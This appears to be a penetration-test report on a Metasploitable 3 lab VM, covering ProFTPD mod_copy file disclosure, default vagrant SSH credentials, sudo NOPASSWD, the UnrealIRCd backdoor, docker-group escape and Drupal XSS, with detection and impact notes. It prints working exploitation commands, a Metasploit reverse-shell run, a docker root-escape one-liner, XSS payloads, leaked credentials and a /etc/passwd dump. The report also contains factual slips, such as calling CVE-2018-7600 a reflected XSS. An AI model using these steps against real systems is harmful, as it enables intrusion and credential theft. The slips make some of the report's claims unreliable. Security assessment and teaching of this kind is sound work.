


Figure 2: Risk Heat Map — 5x5 likelihood vs. impact grid with all 14 findings plotted by severity zone. Seven findings cluster in the top-right Critical zone; five in the High zone. Use this to prioritise remediation sequencing.

The seven Critical findings form two distinct attack chains. An attacker needs only one of these chains to achieve full system compromise. Remediating five of the seven Critical findings without addressing the other two leaves the system fully comprisable through the remaining chain. All seven must be addressed.

► Individual Finding Analysis

The subsections below provide technical depth on each finding: root cause, evidence chain, detection indicators, and business impact. Each finding is independently actionable; its remediation does not depend on resolving any other.

F-01 — ProFTPD 1.3.5 mod_copy: Unauthenticated File Read | CVSS 9.8 | CRITICAL

Root cause: The mod_copy module, enabled by default in ProFTPD 1.3.5, processes SITE CPFR (copy from) and SITE CPTO (copy to) FTP extension commands without first verifying that the connecting client has authenticated. The authorization check is absent from the code path that handles these commands. This was a known bug at the time CVE-2015-3306 was published in April 2015 with a CVSS score of 9.8. Any ProFTPD 1.3.5 installation with mod_copy present is vulnerable by default.

Evidence chain: (1) Netcat connected to port 21 ProFTPD 1.3.5 banner returned with no credential prompt.

(2) SITE CPFR /etc/passwd issued server responded "350 File or directory exists, ready for destination name" without authentication.

(3) SITE CPTO /var/www/html/passwd.txt issued server responded "250 Copy successful".

(4) curl http://192.168.100.29/passwd.txt returned complete /etc/passwd contents including 15 user accounts with home directories and shell assignments.

Detection indicators: Unusual FTP SITE commands in service logs (CPFR, CPTO); HTTP GET requests for non-standard files in the web root (e.g. passwd.txt, shadow.txt); FTP session activity without a successful USER/PASS exchange. These events are detectable in proftpd.log and Apache access.log. Neither log was being monitored at the time of the assessment.

Business impact: Any file readable by the FTP process owner (typically www-data or ftp) can be extracted by any host with network access to port 21. In this environment the web root was writable by the FTP process, enabling extraction of PHP configuration files including database credentials. This vulnerability is the first link in Chain 1 and directly enables all subsequent Chain 1 findings.

F-02 — Default SSH Credentials (vagrant:vagrant) | CVSS 9.8 | CRITICAL

Root cause: The vagrant account is created automatically when Metasploitable 3 is provisioned by the Vagrant infrastructure tool. The default credential pair vagrant:vagrant is publicly documented in the Metasploitable project README, in the Vagrant documentation, and in multiple public credential databases. The password was never rotated after provisioning. SSH password authentication was left enabled on the default port (22).

Evidence chain:

(1) /etc/passwd recovered via F-01 listed the vagrant account with a /bin/bash shell.

(2) `vagrant:vagrant` attempted SSH returned the Ubuntu 14.04.6 LTS welcome banner and dropped into a shell as **`vagrant@metasploitable3-ub1404`** immediately. No retry, no lockout, no MFA challenge.

(3) `id` confirmed `uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo)`. Membership of the `sudo` group was visible immediately.

Detection indicators: Successful SSH login from an unfamiliar source IP; login with the `vagrant` account outside of provisioning activity; `id` showing `sudo` group membership for a non-administrative account. SIEM rules on `sshd` authentication logs would flag these. None were in place at time of assessment.

Business impact: Complete interactive shell access to the server for any attacker who can reach port 22 and knows the credential. Because `vagrant` is in the `sudo` group, this immediately enables privilege escalation to root (F-03). Password authentication over SSH also exposes the service to automated credential spray attacks using published default-credential wordlists.

F-03 — Unrestricted sudo NOPASSWD: ALL | CVSS 9.8 | CRITICAL

Root cause: The `/etc/sudoers` entry for the `vagrant` account reads: `vagrant ALL= (ALL: ALL) NOPASSWD: ALL`. This grants the account permission to execute any command as any user — including root — without being prompted for a password. This is a deliberate configuration intended for automated provisioning pipelines where Vagrant must run privileged commands without human interaction. It is the correct configuration for that context only; it is catastrophically incorrect for a networked server with SSH password authentication enabled.

Evidence chain: (1) `sudo -l` run as `vagrant` confirmed: "User `vagrant` may run the following commands on `metasploitable3-ub1404`: (ALL: ALL) NOPASSWD: ALL".

(2) `sudo su` executed without any password prompt.

(3) `whoami` returned `root`; `id` confirmed `uid=0(root) gid=0(root) groups=0(root)`. Total elapsed time from first Netcat connection to root shell: approximately 8 minutes.

Detection indicators: `sudo` commands invoked from an interactive SSH session; `su - root` calls in audit logs; `uid=0` activity on a session that started as `uid=900`. Linux `auditd` `pam_tty_audit` would log these events if configured. The system had no `auditd` configuration at time of assessment.

Business impact: `NOPASSWD: ALL` eliminates privilege separation entirely. Any process running as `vagrant`, whether a legitimate user, a hijacked session, or code execution from an unrelated vulnerability can obtain unrestricted root access with a single command. All filesystem protections, service isolation, and user-level access controls become meaningless once `vagrant` is compromised.

F-04 — Plaintext Passwords in Payroll Database | CVSS 9.1 | CRITICAL

Root cause: The payroll.users table stores user passwords in a plain VARCHAR column with no hashing. The schema has no password_hash column and no salt column. Application code in payroll_app.php compares POST['pass'] directly against the stored value using string equality confirming that passwords are stored and compared in cleartext by design. This is not an accidental omission; it is a deliberate implementation choice that eliminates all protection at the database layer.

Evidence chain: (1) MySQL accessed as root using credentials recovered from settings.php. (2) USE payroll; DESCRIBE users; columns: id, username, first_name, last_name, password, salary.

(3) SELECT username, password, salary FROM users; returned 15 records with cleartext passwords including help_me_obiwan, like_my_father_beforeme, and nerf_herder alongside employee first names, last names, and exact annual salaries. (4) Same data confirmed independently via phpMyAdmin browser interface.

Detection indicators: Bulk SELECT queries against payroll.users from unexpected source addresses or at unexpected times; database audit logs recording access to the users table from non-application service accounts. MySQL general query log was not enabled at time of assessment.

Business impact: Cleartext password storage means that any database read access regardless of how it is obtained yields fully usable credentials for every employee account. The 15 passwords recovered are immediately usable against every other system those employee's access: corporate VPN, email, cloud services, personal banking. This constitutes a reportable personal data breach under the Kenya Data Protection Act 2019 and equivalent legislation in any jurisdiction where employees or their data reside. The regulatory and reputational consequences of disclosure are independent of the technical remediation timeline.

F-05 — Hardcoded Database Credentials in settings.php | CVSS 8.8 | CRITICAL

Root cause: Line 26 of /var/www/html/drupal/sites/default/settings.php contains: \$databases['default']['default'] = array ('database' => 'drupal', 'username' => 'root', 'password' => 'sploitme', 'host' => '127.0.0.1'). The credential is the MySQL root password, granting full administrative access to all five databases on the server. This file is in the web root at a predictable path (/drupal/sites/default/settings.php) and was readable without authentication via the F-01 ProFTPD vulnerability.

Evidence chain: (1) ProFTPD SITE CPFR /var/www/html/drupal/sites/default/settings.php + SITE CPTO /var/www/html/s.php — file copied to web root without authentication.

(2) curl http://192.168.100.29/s.php — settings.php contents returned in response body, credentials visible in plaintext.

(3) mysql -u root -h 127.0.0.1 -psploitme — MySQL root shell opened. The same credential was also found independently in payroll_app.php line 3, confirming it is shared across multiple application components.

Detection indicators: HTTP GET requests for settings.php or non-standard PHP files in the web root; FTP SITE commands targeting PHP configuration files; MySQL root logins from hosts other than localhost. The ProFTPD log would record the CPFR/CPTO commands if logging was enabled and monitored. It was not.

Business impact: The credential grants full MySQL root access, which includes the ability to read, modify, or delete all five databases; create new database users; and write files to disk via SELECT INTO OUTFILE. Because the MySQL root password is also hardcoded in the web application code, rotating it requires changes in at least two files. The credential is likely present in version control history if the codebase has ever been committed to a repository.

F-06 — UnreallRCd 3.2.8.1 Backdoor | CVSS 10.0 | CRITICAL

Root cause: In June 2010, an attacker compromised the UnreallRCd source code distribution server and replaced the legitimate UnreallRCd-3.2.8.1.tar.gz with a trojanised version. The modification introduced a single conditional block: if the server receives the byte sequence 0xAB followed by a newline-terminated string, the string is passed to system () and executed as a shell command under the process owner's account. This is not a vulnerability in the traditional sense it is deliberate malicious code inserted via a supply chain attack. The trojanised version was distributed for several months before discovery. No patch exists for this version; the only remediation is removal.

Evidence chain: (1) Nmap service detection identified UnreallRCd on port 6697.

(2) Metasploit module exploit/unix/irc/unreal_ircd_3281_backdoor selected, RHOSTS set to 192.168.100.[.]29, RPORT 6697, payload cmd/unix/reverse.

(3) run executed module triggered the backdoor by sending the 0xAB sequence followed by the reverse shell command.

(4) Command shell session 1 opened at 192.168.100.4:4444 → 192.168.100.29:57955. (5) whoami returned boba_fett; id confirmed docker group membership. Total time from module selection to shell: under 30 seconds.

Detection indicators: Inbound connection to port 6697 followed immediately by an outbound connection from the server to an external host on an arbitrary port (classic reverse shell pattern); unexpected process spawned by the ircd process (shell commands executed by irc daemon); network flow anomalies — IRC servers do not initiate outbound TCP connections to client IPs. Egress filtering and host-based IDS would detect this. Neither was present.

Business impact: CVSS 10.0 — the maximum possible score. The backdoor is network-exploitable, requires no prior credentials or authentication, requires no user interaction, and produces complete system control under the process owner. The fact that this software was still running in 2026 sixteen years after the backdoor was published and the trojanised version was pulled from distribution demonstrates the risk that software inventory audits are not being performed. Any other software on this or connected systems with similar vintage should be treated as suspect until verified.

F-07 — Docker Group Privilege Escalation | CVSS 8.8 | CRITICAL

Root cause: The boba_fett account — the user under which the UnreallRCd process runs is a member of the docker group (gid=999). The docker group grants write access to /var/run/docker.sock, the Unix socket used to communicate with the Docker daemon. The Docker daemon runs as root. Any process that can send commands to the daemon socket can instruct Docker to mount the host's root filesystem into a container and execute commands inside that container as root — which is functionally equivalent to root access on the host. This is documented Docker behaviour, not a vulnerability. The misconfiguration is the group assignment.

Evidence chain: (1) Chain 2 produced a shell as boba_fett via the UnreallRCd backdoor. (2) id output confirmed: groups=100(users),999(docker).

(3) The escalation command `docker run -v /:/mnt --rm -it ubuntu chroot /mnt sh` was not executed because root access was already confirmed through Chain 1. The path is fully documented and one-step: the command is a single line requiring no additional tools or credentials.

(4) /var/run/docker.sock presence confirmed at time of enumeration.

Detection indicators: docker commands executed by non-administrative accounts; container creation events in /var/log/docker; volume mounts referencing the host root filesystem (/:/mnt or similar). Docker daemon audit logging was not configured at time of assessment.

Business impact: Provides a fully independent path to root from any shell obtained as boba_fett including through the UnreallRCd backdoor (Chain 2) or through any other

vulnerability that yields code execution as this user. Because Chain 1 and Chain 2 are independent, an organisation that patches Chain 1 completely but leaves Chain 2 unaddressed still has an active path from zero credentials to root. Both chains must be closed simultaneously.

F-08 — Drupal Reflected XSS (CVE-2018-7600) | CVSS 8.1 | HIGH

Root cause: The Drupal installation is an end-of-life version that has not been updated since deployment. CVE-2018-7600 (Drupalgeddon2) affects Drupal versions 6.x, 7.x, and 8.x below the patched releases. Separately, the web_scanner.py testing confirmed that user-supplied input in multiple GET/POST parameters is reflected directly into HTTP responses without HTML-encoding. The Drupal endpoint reflected all three tested XSS payload variants: a plain script tag, an img onerror handler, and a URL-encoded SVG onload event indicating that multiple input handling paths are affected, not a single parameter.

Evidence chain: (1) web_scanner.py targeted `http://192.168.100.29/drupal/` with payloads submitted to q, input, and search parameters.

(2) All three payload types were reflected in the response body verbatim: **<script>alert (1) </script>**, ****, and the URL-decoded form of **%3Csvg%2Fonload%3Dalert (3) %3E**.

(3) The response did not include Content-Security-Policy or X-XSS-Protection headers.

(4) Session cookies in the test browser were accessible via `document.cookie` — no HttpOnly flag was set on the session cookie.

Business impact: Reflected XSS enables an attacker to execute arbitrary JavaScript in the browser of any authenticated Drupal user who follows a crafted link. In this environment the primary targets are the site administrator account (whose SHA-512 session hash was recovered from the database) and any staff members who use the Drupal CMS. An XSS payload can silently extract session cookies, redirect users to credential-harvesting pages, or perform actions on the CMS under the victim's identity without their knowledge.

F-09 through F-14 — Supporting Findings

F-09 (/etc/shadow readable): The `/etc/shadow` file was read directly after root access was established via Chain 1. The file contained hashed credentials for all 17 accounts on the system. Notably, all 15 Star Wars character accounts used MD5-crypt (\$1\$) hashing — an algorithm that was deprecated for password storage in the early 2000s and is crackable at approximately 1 billion hashes per second on consumer GPU hardware. The vagrant account used SHA-512 (\$6\$) but its password is publicly known. The root account was correctly locked

(!). Offline cracking of the MD5 hashes was not performed during this engagement but is achievable with standard tools (John the Ripper, Hashcat) within hours to days depending on password complexity.

F-10 (SMB guest access / signing disabled): Nmap confirmed SMB guest authentication was accepted (account_used=guest) and message signing was reported as "disabled (dangerous, but default)". These two conditions together make the SMB service vulnerable to NTLM relay attacks — an attacker on the same network segment can intercept SMB authentication attempts and relay them to other services without needing to crack any passwords. The Samba version (4.3.11) is also significantly out of date.

F-11 (phpMyAdmin exposed): The phpMyAdmin interface at <http://192.168.100.29/phpmyadmin> accepted root:sploitme credentials via a standard browser login form and provided full administrative access to all **five MySQL databases**. This is equivalent to exposing the MySQL command-line interface directly to the network; a browser is the only additional tool required. The interface path (/phpmyadmin) is the default installation path and is scanned automatically by web enumeration tools.

F-12 (EOL Ubuntu 14.04 / kernel 3.13.0): Ubuntu 14.04 reached end of life in April 2019. No security patches have been issued for this release since that date. Kernel 3.13.0-170-generic has multiple published local privilege escalation CVEs unaddressed, including CVE-2021-4034 (PwnKit) affecting /usr/bin/pkexec confirmed present on this system via `find -perm -4000`. A full-port scan and longer engagement would exploit this as a tertiary escalation path.

F-13 (Root web directory XSS): The web root at <http://192.168.100.29/> reflected 1 of 3 tested XSS payloads (the plain script tag). The img onerror and SVG onload variants were not reflected, suggesting partial but incomplete input handling. This is classified Medium rather than High because only one payload class succeeded and the web root does not host a high-value authenticated application.

F-14 (CUPS 1.7.2 unauthenticated): The CUPS print service at **port 631** was accessible without authentication, exposing the printer administration interface and system configuration details. No active exploitation was performed. The service is Low severity because it does not directly enable remote code execution or credential access. However, unauthenticated access to any service management interface on a compromised system represents an unnecessary exposure.

► MITRE ATT&CK Technique Mapping

The table below maps all observed attacker activity to MITRE ATT&CK Enterprise v14. This mapping enables the security team to identify where detection controls are absent and prioritise monitoring investments. Tactics where no detection capability exists on this system,

all of them, currently represent the highest-priority gaps for a future detection engineering effort.


Tactic	Technique	ATT&CK ID	Observed Activity
Reconnaissance	Active Scanning	T1595	Nmap -sV -sC; custom port_scanner.py TCP connect scan 1–1024
Initial Access	Exploit Public-Facing App	T1190	ProFTPD mod_copy unauthenticated file disclosure; UnrealIRCd backdoor trigger
Initial Access	Valid Accounts — Default	T1078.001	SSH login with vagrant:vagrant — factory default credential unchanged
Execution	Command & Scripting: Unix Shell	T1059.004	Bash via SSH; reverse shell via UnrealIRCd backdoor (port 6697)
Privilege Escalation	Abuse Elevation: Sudo	T1548.003	sudo su — NOPASSWD: ALL grants instant root from vagrant account
Privilege Escalation	Escape to Host (Docker)	T1611	boba_fett in docker group — confirmed container escape path to root
Credential Access	OS Credential Dumping	T1003	cat /etc/shadow as root — MD5 and SHA-512 hash dump for all accounts
Credential Access	Credentials in Files	T1552.001	MySQL credentials in settings.php; 15 plaintext passwords in payroll DB
Collection	Data from Local System	T1005	Payroll DB dump — 15 employee records with salaries and plaintext passwords
Discovery	Network Service Scanning	T1046	port_scanner.py across 1–1024; Nmap full-service fingerprint
Discovery	System Info Discovery	T1082	uname -a, id, sudo -l, find / -perm -4000 executed post-compromise
Lateral Movement	Remote Services: SSH	T1021.004	SSH persistent access; 15 additional accounts identified for further access

Table 6: MITRE ATT&CK technique mapping — all tactics and techniques observed during this engagement.

Attack chain diagram — Metasploitable 3


Chain 1 — FTP file disclosure → SSH → Privilege escalation → Root

Time to root: ~8 minutes · Starting point: network access only · No credentials required




Chain 2 — IRC backdoor → User shell → Docker group privilege path

Independent of Chain 1 · Started: 09:16 EDT · CVE-2010-2075 (supply chain backdoor)



Convergence — both chains reach root independently



Both chains must be remediated independently. Fixing one does not close the other.
An attacker needs only one successful chain to achieve complete system compromise.

MITRE ATT&CK: T1595 · T1190 · T1078.001 · T1059.004 · T1548.003 · T1611 · T1003 · T1552.001 · T1005

TLP:RED — RedTeam Security — Metasploitable 3 Assessment — 30 May 2026

Figure 3: Attack Chain Diagram — two independent exploitation paths from zero credentials to root. Chain 1: ProFTPD mod_copy → /etc/passwd → SSH vagrant:vagrant → sudo su. Chain 2: UnrealIRCd CVE-2010-2075 backdoor → boba_fett shell → docker group → root. Both chains are independent; both must be remediated.

8. EXPLOITATION DETAILS

The following section contains step-by-step exploitation evidence. All activity was conducted under written authorisation within the agreed scope and time boundaries.

► Exploitation Chain 1: ProFTPD → SSH → Root

Chain 1 demonstrates the most common real-world compromise pattern for legacy Linux systems: a service vulnerability enables file disclosure, which reveals credentials, which enables direct access, which leads to unrestricted privilege escalation. Each step feeds the next. No single step is technically complex; the chain's power comes from its combination.

Step 1 — ProFTPD 1.3.5 mod_copy File Disclosure (F-01, CVE-2015-3306, CVSS 9.8)

ProFTPD 1.3.5 ships with the mod_copy module enabled by default. This module exposes two FTP extension commands SITE CPFR (copy from) and SITE CPTO (copy to) — that are processed by the FTP server for any client connection, including unauthenticated ones. The root cause is a missing authorization check: the server accepts and executes these commands before verifying that the client has logged in.

The practical consequence: any client that can reach port 21 can instruct the server to copy any file readable by the FTP process owner to any writable location on the server. In a typical Apache/PHP stack, this means copying system files to the web root and retrieving them via HTTP. No credentials, no exploit code, no shell required just two FTP commands and a curl.

```

msf6 > search proftpd

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/linux/misc/netsupport_manager_agent 2011-01-08      average No      NetSupport Manager Agent Remote Buffer Overflow
1  exploit/linux/ftp/proftpd_sreplace          2006-11-26      great  Yes      ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
2  \_ target: Automatic Targeting               .               .       .       .
3  \_ target: Debug                             .               .       .       .
4  \_ target: ProFTPD 1.3.0 (source install) / Debian 3.1 .               .       .       .
5  exploit/freebsd/ftp/proftpd_telnet_iac      2010-11-01      great  Yes      ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
6  \_ target: Automatic Targeting               .               .       .       .
7  \_ target: Debug                             .               .       .       .
8  \_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0) .               .       .       .
9  exploit/linux/ftp/proftpd_telnet_iac      2010-11-01      great  Yes      ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
10 \_ target: Automatic Targeting               .               .       .       .
11 \_ target: Debug                             .               .       .       .
12 \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 .               .       .       .
13 \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 (Debug) .               .       .       .
14 \_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04) .               .       .       .
15 exploit/unix/ftp/proftpd_modcopy_exec      2015-04-22      excellent Yes      ProFTPD 1.3.5 Mod Copy Command Execution
16 exploit/unix/ftp/proftpd_133c_backdoor     2010-12-02      excellent No       ProFTPD-1.3.3c Backdoor Command Execution

```

Figure: Metasploit — search proftpd output. Module 15 (exploit/unix/ftp/proftpd_modcopy_exec) rated Excellent, confirmed to target ProFTPD 1.3.5 Mod_Copy Command Execution. Disclosure date: 2015-04-22.

The Metasploit module was configured first (Figure below) to validate the vulnerability, then manual Netcat exploitation was used to produce cleaner evidence:

```
msf6 > use exploit/unix/ftproftpd_modcopy_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftproftpd_modcopy_exec) > show options

Module options (exploit/unix/ftproftpd_modcopy_exec):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies     Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT            yes       HTTP port (TCP)
  RPORT_FTP  RPORT_FTP        yes       FTP port
  SITEPATH   SITEPATH          yes       Absolute writable website path
  SSL        SSL              no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  TARGETURI         yes       Base path to the website
  TMPATH     TMPATH           yes       Absolute writable path
  VHOST      VHOST            no        HTTP server virtual host
```

Figure: ProFTPD mod_copy Metasploit module — RHOSTS set to 192.168.100.29, SITEPATH /var/www/html, TARGETURI /shell.php. Module connected to FTP and sent copy commands successfully but PHP execution failed due to web server configuration — pivot to manual exploitation.

Payload options (cmd/unix/reverse_netcat):

Name	Current Setting	Required	Description
LHOST	192.168.100.4	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	---
0	ProFTPD 1.3.5

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 192.168.100.29
RHOSTS => 192.168.100.29
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set TARGETURI /shell.php
TARGETURI => /shell.php
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 192.168.100.4:4444
[*] 192.168.100.29:80 - 192.168.100.29:21 - Connected to FTP server
[*] 192.168.100.29:80 - 192.168.100.29:21 - Sending copy commands to FTP server
[*] 192.168.100.29:80 - Executing PHP payload /shell.php/Wjs23.php
[-] 192.168.100.29:80 - Exploit aborted due to failure: unknown: 192.168.100.29:21 - Failure executing payload
[!] 192.168.100.29:80 - This exploit may require manual cleanup of '/var/www/html/Wjs23.php' on the target
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) >
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > |
```

Figure: ProFTPD mod_copy module execution — SITE CPFR/CPTO commands sent successfully, server confirmed file copy. PHP execution step failed due to web server configuration — manual Netcat exploitation used as the more reliable alternative. This screenshot confirms the mod_copy vulnerability is present and exploitable even when the automated module cannot complete the full chain. Timestamp: 2026-05-30 09:42 EDT.

Manual exploitation via Netcat confirmed the file copy without requiring PHP execution:

```
$ nc 192.168.100.29 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.100.29]
SITE CPFR /etc/passwd
350 File or directory exists, ready for destination name
SITE CPTO /var/www/html/passwd.txt
250 Copy successful
```



```
> nc 192.168.100.29 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.100.29]
```

Figure: Netcat connection to port 21 — ProFTPD 1.3.5 Server banner returned immediately. No username or password requested at this point. Timestamp: 2026-05-30 09:45 EDT.




```
> nc 192.168.100.29 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.100.29]
SITE CPFR /etc/passwd
SITE CPTO /var/www/html/passwd.txt350 File or directory exists, ready for destination name

250 Copy successful
```

Figure: SITE CPFR /etc/passwd followed by SITE CPTO /var/www/html/passwd.txt — server responds "250 Copy successful" without requesting credentials at any point. Unauthenticated file copy confirmed. Timestamp: 2026-05-30 09:45 EDT.

The copied file was retrieved via HTTP immediately after:



```
$ curl http://192.168.100.29/passwd.txt
```

```
> curl http://192.168.100.29/passwd.txt
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
statd:x:104:65534::/var/lib/nfs:/bin/false
vagrant:x:900:900:vagrant,,,:/home/vagrant:/bin/bash
dirmngr:x:105:111::/var/cache/dirmngr:/bin/sh
leia_organa:x:1111:100::/home/leia_organa:/bin/bash
luke_skywalker:x:1112:100::/home/luke_skywalker:/bin/bash
han_solo:x:1113:100::/home/han_solo:/bin/bash
artoo_detoo:x:1114:100::/home/artoo_detoo:/bin/bash
c_three_pio:x:1115:100::/home/c_three_pio:/bin/bash
ben_kenobi:x:1116:100::/home/ben_kenobi:/bin/bash
darth_vader:x:1117:100::/home/darth_vader:/bin/bash
anakin_skywalker:x:1118:100::/home/anakin_skywalker:/bin/bash
jarjar_binks:x:1119:100::/home/jarjar_binks:/bin/bash
lando_calrissian:x:1120:100::/home/lando_calrissian:/bin/bash
boba_fett:x:1121:100::/home/boba_fett:/bin/bash
jabba_hutt:x:1122:100::/home/jabba_hutt:/bin/bash
greedo:x:1123:100::/home/greedo:/bin/bash
chewbacca:x:1124:100::/home/chewbacca:/bin/bash
kylo_ren:x:1125:100::/home/kylo_ren:/bin/bash
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
avahi:x:107:114:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:108:116:colord colour management daemon,,,:/var/lib/colord:/bin/false
```
